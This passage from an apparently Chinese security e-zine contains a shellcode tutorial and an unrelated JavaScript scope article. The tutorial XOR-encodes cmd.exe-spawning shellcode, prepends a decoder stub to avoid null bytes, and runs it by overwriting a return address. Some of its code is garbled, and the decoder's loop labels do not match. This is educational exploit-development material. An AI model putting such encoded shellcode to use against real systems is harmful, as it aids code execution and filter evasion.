所以需要我们对提取出的 shellcode 做适当的变换。

在此我们仅做下最简单的运算变换, 异或运算

将 shellcode 的每个字节和一固定数做异或运算。

在 shellcode 编写 (二) 我们提取出的 shellcode 如下:

```

"\x90\x90\xe8\x0b\x00\x00\x00\x6d"
"\x73\x76\x63\x72\x74\xe6\x6c\x6c\x00"
"\xb8\x7b\x1d\x80\x7c\xff\xd0\xe8\x08\x00"
"\x00\x00\x63\x6d\x64\xe5\x78\x65\x00\xb8"
"\xc7\x93\xbf\x77\xff\xd0"

```

很明显有很多 00, 如果存在字符串的 00 截断时, 是不能完整运行的。

在做异或加密运算时, 只需要在我们的 shellcode 提取的程序上做少量的修改, 如下:

```

#include <stdio.h>
int main()
{

```

```
int ShellCodeSize=0; //用于保存 ShellCode 代码长度
char * ShellCodeAddr; //指向 ShellCode 代码在内存中的起始地址

__asm
{
    //-----
    //获取 ShellCode 的内存起始地址和代码大小，以便打印输出
    PUSHAD    //保存所有寄存器的值
    JMP      L1

L2:
    POP      ESI
    MOV      ShellCodeAddr,ESI    ;获得 ShellCode 起址
    LEA      ECX,ShellCodeEnd    ; ShellCode 起始地址
    LEA      EDX,ShellCodeBegin  ;shellcode 结束地址
    SUB      ECX,EDX              ;计算 ShellCode 代码长度
    MOV      ShellCodeSize,ECX
    POPAD    //还原所有寄存器的值
    JMP      ShellCodeEnd

L1: CALL    L2    ;此处将程序下一条地址即 shellcode 开始地址压栈，上面指令 pop esi
    得到此地址

    //-----
    //ShellCode 代码
ShellCodeBegin:
        call _LoadLibrary
        _emit 'm'
        _emit 's'
        _emit 'v'
        _emit 'c'
        _emit 'r'
        _emit 't'
        _emit '.'
        _emit 'd'
        _emit 'l'
        _emit 'l'
        _emit 0

_LoadLibrary:
        mov eax,0x7c801d7b
        call eax
        call _system
        _emit 'c'
        _emit 'm'
        _emit 'd'
        _emit '.'
        _emit 'e'
```

```

        _emit 'x'
        _emit 'e'
        _emit 0
_system:
        mov eax,0x77bf93c7
        call eax
ShellCodeEnd:
    }
    FILE *file;
    file=fopen("shell.txt","w");    //将提取的 shellcode 写到此文件中
    if(!file) printf("打开文件失败");
    for(int i=0;i<ShellCodeSize;i++)
    {
        if(i%8==0&&i!=0) printf("\n");
        fprintf(file,"\\x%02x",(unsigned char)ShellCodeAddr[i] ^ 0x97);    //
此处对 shellcode 进行与 0x97 做异或加密运算(当然亦可作其他变换,使加密后的 shellcode
无 00 即可)
    }
    return 1;
}

```

加密后的结果如图 5.1.7




图 5.1.7 加密后的 shellcode

00 已经不存在了……

#### (二) Shellcode 解密:

对 shellcode 进行加密,自然要进行解密运算,对与异或加密运算,解密很简单,就是在异或回去就行了。

看下面一段解密代码:

```

jmp decode_end
decode_start:
        pop edx    //的到 shellcode 的其实起始地址
        dec edx
        xor ecx,ecx
        mov cx,0x188    //0x188 可以换成别的,大于 shellcode 的字节数就行了,当然不要出现 0
decode_bop:
        xor byte PTR [edx+ecx],0x97    //循环解码
        loop decode_loop
        jmp decode_ok
decode_end:

```

```

        call decode_start
decode_ok: //下面即为 shellcode 处
.....
.....

```

这段代码正是对 shellcode 进行异或 0x97 解密，所以只需要将此段代码 shellcode 提取出来放在真的 shellcode 前面就可以实现解密的目的。

如下，套用 shellcode 提取模板：

```

#include <stdio.h>

int main()
{
    //LoadLibrary("kernel32.dll");
    int LoadLibraryAdress = 0x7c801d7b;
    int systemAdress = 0x77bf93c7;
    int ShellCodeSize=0; //用于保存 ShellCode 代码长度
    char * ShellCodeAddr; //指向 ShellCode 代码在内存中的起始地址

    __asm
    {
        //-----
        //获取 ShellCode 的内存起始地址和代码大小，以便打印输出
        PUSHAD
                JMP      L1
L2:          POP      ESI
                MOV     ShellCodeAddr,ESI ;获得 ShellCode 起址
                LEA    ECX,ShellCodeEnd ;计算 ShellCode 代码长度
                LEA    EDX,ShellCodeBegin
                SUB    ECX,EDX
                MOV    ShellCodeSize,ECX
                POPAD
                JMP    ShellCodeEnd
L1: CALL    L2 ;此处将程序下条地址即 shellcode 开始地址压栈，上面指令 pop esi
得到此地址
        //-----
        //ShellCode 代码
ShellCodeBegin:
                jmp decode_end
decode_start:
                pop edx //的到 shellcode 的其实起始地址
                dec edx
                xor ecx,ecx
                mov cx,0x188
decode_bop:

```



```

xor byte PTR [edx+ecx],0x97 //解码
loop decode_loop
jmp decode_ok

decode_end:
    call decode_start
decode_ok: //下面即为 shellcode 处
ShellCodeEnd:
    }
    FILE *file;
    file=fopen("shelldecode.txt","w");
    if(!file) printf("代开文件失败");
    for(int i=0;i<ShellCodeSize;i++)
    {
        if(i%8==0&&i!=0) printf("\n");
        fprintf(file,"\\x%02x",(unsigned char)ShellCodeAddr[i]);
    }
    return 1;
}

```

得到解码 shellcode 如图 5.1.8




图 5.1.8 解码后 shellcode

合并后，最终的 shellcode 如图 5.1.9




图 5.1.9 最终 shellcode

(三) 测试结果:

```

#include <stdio.h>
unsigned char szShellcode[0x1000] =
"\x90\x90\\xeb\\x10\\x5a\\x4a\\x33\\xc9\\x66\\xb9\\x88\\x01\\x80\\x34\\x0a\\x97"
"\xe2\\xfa\\xeb\\x05\\xe8\\xeb\\xff\\xff\\xff" //解码
"\x7f\\x9c\\x97\\x97\\x97\\xfa\\xe4\\xe1\\xf4\\xe5\\xe3\\xb9\\xf3"
"\xfb\\xfb\\x97\\x2f\\xec\\x8a\\x17\\xeb\\x68\\x47\\x7f\\x9f\\x97\\x97\\x97\\xf4\\xfa"
"\xf3\\xb9\\xf2\\xef\\xf2\\x97\\x2f\\x50\\x04\\x28\\xe0\\x68\\x47";
int main(int argc, char* argv[])
{
    int *ret;

```

```

ret = (int *)&ret + 2; //ret 等于 main () 的返回地址
//( +3 是因为: 有 push ebp ,否则加 2 就可以了。)
(*ret) = (int)szShellcode; //修改 main () 的返回地址为 shellcode 的开始地址。
return 0;
}

```

结果如图 5.1.10




图 5.1.10 运行结果

正常执行。。。。。。

PS: 由于篇幅、精力, 能力等因素, 文章未面面俱到, 有兴趣的可以多利用闲余时间查看相关书籍。

(全文完) 责任编辑: IceSn0w&&飞云

## 第 6 节. 关于 javascript 中的作用域

作者: ty4z2008

来自: 0xSafe Team

网址: <http://www.0xsafes.com/>

作用域指代变量或者是函数的有效范围。

先来看个示例一

```

<script type="text/javascript">
var name = "test1"
function foo(){
var name ="test2"
alert(name);
name = "test3";
alert(name);
}
foo();

```

对于上面的运行结果, 很多刚刚入门的朋友有时在脑海中会有这样一个概念: var 是局部变量, 没有的就是全局变量, 如果两个变量同时存在, var 在前的, 没有 var 在后面的就

是全局覆盖局部。那么上面的结果就是：test2, test3, test3;但是结果确不是这样的，正确的是：test2, test3, test1; 有人会问这是怎么回事，难道书上会瞎扯？

```
function foo(){
  var name="test2"
  alert(name);
  name = "test3";
  alert(name);
}
```

这段代码其实等价于：

```
function foo(){
  var name;
  name="test2"
  alert(name);
  name = "test3";
  alert(name);
}
```

这函数里面的那么其实定义的就是一个局部变量，下面的 name="test3" 其实是等于一个赋值；所以外部根本就访问不到函数内部的变量，所以结果会是：test2, test3, test1; 那么把示例一中的代码修改一下：

```
var name = "test1"
function foo(){
  name = "test2";
  name = "test3";
}
foo()
alert(name);
```

那么这个结果又变化了，a

当在某个环境中为了读取或写入而引用一个标识符时，必须通过搜索来确定该标识符实际代表什么，搜索过程始终从作用域链的前端开始，向上逐级查询与给定名字匹配的标识符。如果在局部环境中找到了该标识符，搜索过程就会停止，变量就绪。否则继续向上级搜索直到找到标识符为止（如果在全局环境都找不到标识符，则意味着该变量未声明，通常会导致错误发生）

我的老师曾经教导我说：“尽量不要使用全局变量。”这几天看汤姆大叔的 js 设计模式中提到了，当你的应用里面定义了一个全局变量 temp，假如你的应用调用了第三方 js 文件，第三方里面也有一个 temp，那么结果会怎样？有可能是第三方调用的死掉或者是自己的代码死掉。所以对于变量我们尽量使用局部变量用完及焚。

如果确实是要使用那么不要忘记了可爱的 var 关键字。

神奇的 var：

```
function foo(){
  var element = document.getHeight( "200" ),
```

```
style = element.style
}
```

上面这个 `element` 与 `style` 在这函数里面使用了之后似乎还可以做其他的事情。

我来改改上面那个例子：

```
name = "test1"
function foo(){
  alert(name);
  var name = "test3";
  alert(name);
}
foo();
alert(name);
```

有人会认为他的结果是：`test1, test3, test1`；但是实际上确是：`undefined, test3, test1`；因为在 `js` 中所有的函数声明在运行时都会把变量置顶到函数的顶部，在这个例子里面代码其实可以这样理解：

```
name = "test1"
function foo(){
  var name // 声明了并没有赋值
  alert(name);
  var name = "test3";
  alert(name);
}
foo();
alert(name);
```

这段代码在解析的时因为在函数 `foo()` 里面有一个 `var name = "test3"`，所以在解析的时候把第一个 `alert(name)` 中的 `name` 当作了局部变量来声明，但是没有复杂所以就会是 `undefined`。各位可以验证一下，在一个 `alert` 下面加一个 `alert(name in window)` 弹出来的应该是 `true`；每个函数被执行都是有一个“上下文”，上下文指代的是当前函数执行的环境；当上下文环境被创建的时候，他的作用域链会初始化当前函数包含的所有对象。这些值按照它们出现在函数中的顺序被复制到运行期上下文的作用域链中。然后组成了一个新的对象，叫“活动对象”，这个对象包含了运行函数的所有局部变量、参数集合、命名参数以及 `this`，然后此对象会被置顶到作用域链的前端，当运行期上下文被销毁，这个活动对象也随之被销毁（用完及焚）。最后特别值得提醒：`javascript` 是没有块级作用域的，不想 `C/C++`, `JAVA` 等语言。本人文笔较挫，不当之处还请批评。

（全文完）责任编辑：飞云